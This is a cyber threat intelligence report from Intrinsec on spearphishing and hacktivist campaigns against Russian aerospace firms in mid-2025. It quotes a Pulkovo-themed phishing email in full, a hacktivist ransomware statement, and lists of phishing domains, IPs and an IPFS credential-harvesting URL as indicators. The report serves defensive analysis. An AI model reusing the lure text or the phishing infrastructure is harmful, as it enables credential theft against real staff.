


INTRINSEC

Innovative by design

Trouble in the air: A spree of campaigns targeting the aerospace industry in Russia

Cyber Threat Intelligence

November 2025

@Intrinsec @Intrinsec Blog Website

Table of contents

1. Key findings

- Multiple intrusion sets, that we believe with a high level of confidence to be **hacktivists** aligned with Ukraine's interests, are currently engaged in spearphishing campaigns directly targeted at Russian compagnies mostly operating in the **aerospace industry**, and in a lesser extent in **electronic warfare**, **military supply**, and **energy**. Most of the targets are currently under sanctions by Western countries and allies of Ukraine for materially supporting the Russian army.

- The campaigns techniques were a mix of credential phishing pages abusing legitimate page hosting solutions like **IPFS**, **Vercel**; **Contabo S3 buckets**, and **Cloudflare's publicly exposed S2 buckets**. This was in addition to malware campaigns like the ones operated by **Head Mare** or **Hive0117**, two intrusion sets aligned with Ukraine that both deploy custom made malwares. For Head Mare, it notably continues to leverage **email servers of compromised Russian companies** to send weaponized emails.

2. Introduction

Since June 2025 and the ongoing month of September, Intrinsec's CTI service detected a highly increasing number of malspam campaigns launched by what we believe to be a variety of intrusion sets operating as **hacktivists aligned with Ukraine's interests** targeting **specifically Russia's aerospace industry**.

Those campaigns are not fortuitous, as they follow a spree of recent successful compromises of Russian entities of this sector, all revendicated by Ukrainian hacktivists. The most recent dates from September 19th, where the **Pulkovo airport**'s website in Saint Petersburg suffered from a **defacement**. Following this incident the airport representatives stated: *"The Pulkovo website had been hacked and was currently operating with restrictions […] IT staff are working to restore the website so that passengers can once again obtain the necessary information and register for services online".* (We will later detail in this report how elements of this compromise were later used by threat actors to continue their targeting of other Russian entities).

According to reports[1], the breach targeted the airline's web portal and associated back-end systems, including the Passenger Service System (PSS) and flight planning applications. As a result, passengers were unable to complete e-ticket purchases or check in online,

[1] *https://ngs24.ru/text/transport/2025/09/18/76034389/*

prompting KrasAvia to revert to manual processes for flight assignments, crew scheduling, and ground handling.[2]

A day before, on September 18th, **Russian regional carrier KrasAvia** said that some of its digital services were disrupted by a system failure. its website was down, and online ticket sales were suspended. Passengers were advised that digital check-ins were unavailable at airports. The company did not acknowledge a cyberattack but told local media the malfunction resembled the outage that struck Russia's flagship airline Aeroflot in late July. On the same day, Telegram channel "Borus" published what it said was a screenshot of a defaced KrasAvia webpage. The image showed the logos of Aeroflot and KrasAvia crossed out above the caption: "We haven't even started yet …" alongside the logos of other Russian airlines (*cf. figure 1*).[3]




Figure 1. Defaced homepage of KrasAvia's website. Source: Telegram @borusio.

In July, another compromission made headlines, as Pro-Ukrainian hackers claimed the massive attack on **Russian airline Aeroflot**. This attack was operated by a cooperation of two groups, **Silent Crow** and **Belarusian Cyberpartisans**, a self-styled hacktivist group opposing President Alexander Lukashenko and willing to "liberate Belarus from dictatorship". Following this incident, Russian airline Aeroflot was forced to cancel more than 50 round-trip flights. The Kremlin said the situation was worrying, and lawmakers described it as a wake-up call for Russia. [4]According to the hackers, around 7,000 servers were wiped, and 20 terabytes of data were stolen.[5]

[2] *https://cybersecuritynews.com/russian-airline-suffered-cyberattack/*

[3] *https://therecord.media/russia-krasavia-airline-disrupted-suspected-cyberattack*

[4] *https://www.reuters.com/en/pro-ukrainian-hackers-claim-massive-cyberattack-russias-aeroflot-2025-07-28/*

[5] *https://x.com/nexta_tv/status/1949748843232309284*

Other pro-Ukrainian hacktivist groups such as **"Hdr0"** recently succeeded in compromising Russian entities from this industry. On September 1st, 2025, this group managed to deploy a ransomware on **Perm Aviation Technical College**'s network, an entity specialised in the training of pilots for Russia. The group made the following statement on their Telegram page[6] (translated):

```
Today, congratulations flooded the Perm Aviation Technical College's
network.
They festively cleaned up the git and databases, checked in on 1C, and
encrypted all Windows servers.
As we know, there is no civil aviation left in the marshes, so this technical
college only trains future UAV assemblers and operators.
The topic is close to their hearts, so they offered to join Sergey
Sternenko's collection in exchange for data recovery. The admin has already
sent a private message, but communication has not progressed further.
```

And the list goes on, with older attacks like the one operated by **Ukraine's military intelligence agency (HUR)**, which gained access to sensitive data of **Russia's strategic aircraft manufacturer Tupolev**, a source in HUR told the Kyiv Independent on June 4.[7] Since 2022, Tupolev, a producer of Russia's strategic bombers, has been under international sanctions for its direct role in supporting Moscow's full-scale war against Ukraine.

Other Ukrainian intelligence agencies have been interested in this sector. In January 2024, Ukraine's defense intelligence directorate (GUR) publicly reported on a campaign operated by another Ukrainian Hacktivist group. Indeed, the hacker group called **"BO Team"** attacked the **State Research Center on Space Hydrometeorology**, also known as "Planeta," and destroyed its database and valuable equipment.[8] Ukraine's intelligence agency did not mention if it was involved in the attack on Planeta, but their communication on the event remains interesting, describing it as a successful operation. Such collusions highlight **the indirect cooperation or tolerance some Ukrainian intelligence services** could have with hacktivists group, ultimately sharing the same goals.

Overall, this industry remains a critical target in the midst of **cyber warfare** and is often used as an effective mean of pressure during diplomatic tensions for both sides. On the other end, Russia was also accused by Germany of targeting this sector through the intrusion set APT28, also known as "Fancy Bear". In 2024, the group managed to compromise The German Air Traffic Control Authority (DFS).[9]

---

[6] *https://t[.]me/Hdr0_one/326?single*

[7] *https://kyivindependent.com/there-is-nothing-secret-left-ukraine-hacks-russias-tupolev-aircraft-manufacturer-source-claims/*

[8] *https://therecord.media/ukrainian-hackers-hit-russian-scientific-center*

[9] *https://www.spiegel.de/netzwelt/web/deutsche-flugsicherung-wurde-ziel-von-hackerangriff-buerokommunikation-betroffen-a-34b98e09-f17a-4fe1-baaa-5c461df93ac6*

More recently, on September 19th, multiple airports including the ones in Heathrow London, Berlin, and Brussels, warned about a cyberattack that affected their **passenger registration software**. [10] While no revendication was made, the precise timing and success of the attack raises suspicion on its perpetrators' sophisticated nature.
This comes amidst a recent request by Russia to the International Civil Aviation Organization (ICAO), urging the agency to ease sanctions on spare parts and overflights, dismissing its response to the war in Ukraine as "unlawful coercive measures", a source in Russia's aviation sector told *Reuters*.[11]

To get a clear view of the **ongoing intrusion attempts on the aerospace industry in Russia**, This report will aim at reviewing **all the recent TTPs employed in campaigns that Intrinsec's CTI service detected between June and September 2025**.

[10] *https://actu.fr/monde/londres-bruxelles-plusieurs-grands-aeroports-europeens-victimes-d-une-cyberattaque-des-vols-annules_63191256.html*
[11] *https://www.reuters.com/business/aerospace-defense/russia-asks-un-aviation-agency-icao-ease-sanctions-over-safety-concerns-2025-09-22/*

3. Recent phishing campaigns, aeronautic industry

3.1. Pulkovo airport aftermath

Regarding the most recent campaign mentioned in the introduction that targeted Pulkovo airport in Saint Petersburg on September 19th, 2025, we detected during the same day, in the morning, an odd email sent by their MX server 'mx.pulkovo-airport[.]com (37.205.16[.]213)', to dozens of Russian entities containing the following message:

```
Уважаемые господа,
Сообщаем вам, что в целях удовлетворения ваших потребностей Администрация Международного Аэропорта Санкт-Петербург-Пулково (РФ) совместно с авиаперевозчиками подготовила специальные акционные предложения для сотрудников отдельных государственных учреждений.

Кроме того, сотрудники государственной администрации могут получить индивидуальный пропуск, дающий право на бесплатную парковку в специально выделенных зонах на территории аэропорта.

Подробная информация об оказываемых услугах и действующих акциях содержится в прилагаемом ниже документе:

Предложение [маркетиговое_предложение.pdf]

С уважением,
Руководство Аэропорта Санкт-Петербург-Пулково

ООО Воздушные Ворота Северной Столицы

Санкт-Петербург, Пулковкое шоссе, д. 41,  лит ЭИ
```

Translated to:

```
Dear Sirs,

We would like to inform you that in order to meet your needs, the Administration of St. Petersburg Pulkovo International Airport (Russian Federation), in cooperation with air carriers, has prepared special promotional offers for employees of certain government agencies.

In addition, government employees can obtain an individual pass entitling them to free parking in specially designated areas at the airport.

Detailed information about the services provided and current promotions is contained

in the document attached below:

Offer [marketing_offer.pdf]

Yours sincerely,

Management of St. Petersburg Pulkovo Airport

OOO Air Gate of the Northern Capital

St. Petersburg, Pulkovskoye Shosse, 41, lit EI
```

As one can observe, the message concerns a promotional offer given by the airport to certain governmental agencies, inviting the recipients to download a PDF attachment to benefit from the offer. This seemingly light email clearly raises high suspicions on its true objective: starting with its timing, on the same day as a serious cyber crisis concerning the airport, and the sudden out of context offer to critical entities in Russia implying them to download **an unknown file**.

We unfortunately could not retrieve the PDF as the attachment was corrupted, but we can assess with a medium level of confidence the email to be sent from the threat actors responsible for the global compromise of the company and could have accessed its MX servers. The email might have been sent on the same day to quickly operate the campaign before the airport's IT team discovered their traces on the server and block their access.

3.2. Dinamika-Avia, fighter jets training software

Earlier in September, a spearphishing email was sent to **Dinamika-Avia**, a Russian company that provides simulators and training software for various drones and Russian fighter jets like MIGs.[12] According to Russian media, UAV drones equipped with weapon systems have also been tested in **Dynamika's Central Research and Development Institute**.[13]

The email posed as an internal communication asking the user to check for unusual connections on its corporate account by login on a phishing page linked in the email (*cf. figure 2*). The page was hosted on a subdomain of contabostorage[.]com, the default domain for Contabo S3 buckets deployment,[14] making it peculiar to block as legitimate content could also be hosted on certain subdomains.

[12] *https://dinamika-avia.com/product/flight/kompleksnyy-trenazher-ekipazha-samoleta-mig-31/*

[13] *https://sdelanounas.ru/blogs/136996/*

[14] *https://contabo.com/blog/kb/1030000282942-can-i-setup-a-custom-domain-for-my-object-storage/*




Figure 2. Content of the email (left), and the phishing page (right).

The company is currently under sanction by the Office of Foreign Assets Control (OFAC) of the United States, listed in the program of "Russian Harmful Foreign Activities Sanctions".[15]

Attacking the training booth could be a smart way for pro-Ukrainian hacktivists to access information on the aircrafts and the pilots' training, without having to directly compromise the company manufacturing them.

[15] *https://www.opensanctions.org/entities/NK-Bx3pJ4oSRzVmorNGwk538G/*

3.3. S7 Airlines, snowshoe spam

On the 3rd of October 2025, an employee of S7 Airlines, the third biggest airline in Russia, received an Office365 spearphishing email. The sender sub-domain 'ktona.lafarikanee[.]xyz', was part of a broader infrastructure of sub-domains each associated to a unique IP for Snowshoe spamming.

verle.lafarikanee.xyz	2 / 95	217.151.229.69
ktona.lafarikanee.xyz	1 / 95	194.31.174.16
ariko.lafarikanee.xyz	0 / 95	194.31.174.4
heado.lafarikanee.xyz	0 / 95	194.31.173.146
oreya.lafarikanee.xyz	0 / 95	95.140.152.104
esara.lafarikanee.xyz	1 / 95	194.31.174.56
oysiu.lafarikanee.xyz	0 / 95	194.31.174.13
essay.lafarikanee.xyz	0 / 95	194.31.174.59
uyenn.lafarikanee.xyz	0 / 95	37.220.81.145
uantr.lafarikanee.xyz	0 / 95	194.31.174.52
etteo.lafarikanee.xyz	1 / 95	95.140.152.97
erine.lafarikanee.xyz	0 / 95	194.31.174.119
endor.lafarikanee.xyz	0 / 95	45.82.15.121
kermo.lafarikanee.xyz	1 / 95	95.140.152.183
wyero.lafarikanee.xyz	1 / 95	95.140.152.145

Figure 3. Domains and IPs used for the snowshoe campaign.

4. Multiple campaigns targeting Bureau 1440

In June 2025, traces of phishing campaigns for the spatial sector could already be found. Over the month, we detected multiple spearphishing emails sent to ***Bureau 1440*** **(БЮРО 1440)**, a Russian space company specialised in the development and deployment of a low-orbit satellite constellation for high-speed data transmission, similar to the American *Starlink* or the European *Eutelsat*. Bureau 1440 is named after the number of orbits completed by the world's first satellite, the Soviet-made 'Sputnik 1'. The company is a subsidiary of X-Holding ('ИКС Холдинг'), a Russian private technology group which also has interests in data security and management and electronics manufacturing.

4.1. A strategic asset for Russia

Russian Railways, a Russian fully state-owned vertically integrated railway company, signed an agreement on cooperation in the field of satellite technology application with Bureau 1440 on September 2025. The implementation of the project will allow the introduction of intelligent transport systems providing for automation of management processes, monitoring and transmission of information of transport infrastructure facilities through secure communication channels in real time.[16]

Bureau 1440 is also engaged in providing satellite-based internet connectivity onboard the MC-21, Superjet and Tu-214 airliners, according to Russian media *Vedomosti*.[17]

These new cooperations reevaluate the critical aspect of this company now engaged in maintaining the network of one of Russia's main transportation entity and Russian airlines' internet connectivity. It is therefore a highly valuable target for hacktivists or foreign intelligence agencies looking to disturb Russia's vital functions. The use of Starlink terminals during the war in Ukraine (including the alleged illegal use of smuggled terminals by Russian forces) has proven the importance of LEO satellite communications for a whole range of military and civilian applications.[18]

4.2. IPFS abuse for credential theft

As previously mentioned, the campaigns started in June, with a spearphishing email sent to a staff member of Bureau 1440. The email posed as the IT system of the company. Its corpus consisted of a fake "account disable request" page asking the user to click on a message box to cancel the request.

[16] *https://www.akm.ru/eng/press/russian-railways-and-bureau-1440-have-signed-an-agreement-on-cooperation-in-the-field-of-satellite-t/*

[17] *https://www.vedomosti.ru/business/articles/2025/04/10/1103441-v-sj-100-ms-21-i-tu-214-mozhet-poyavitsya-wifi*

[18] *https://www.aerotime.aero/articles/russia-is-working-on-a-satellite-based-connectivity-system-for-its-airliners*




Figure 4. Message contained in the phishing email.

The clickable box would link to an **IPFS** URL, displaying a login page mimicking the company's website (*cf. figure 4*).

- *https://ipfs[.]io/ipfs/bafybeiacnobf3xvbh37m42eazzdsksqdlp5x44vofbs4zqjgl3snadmq6m/#[Redacted]@1440.space*

InterPlanetary File System (IPFS)
The InterPlanetary File System (IPFS) is a protocol, hypermedia, and file sharing peer-to-peer network for sharing data using a distributed hash table to store provider information. By using content addressing, IPFS uniquely identifies each file in a global namespace that connects IPFS hosts, creating a distributed system of file storage and sharing.[19]

[19] *https://en.wikipedia.org/wiki/InterPlanetary_File_System*

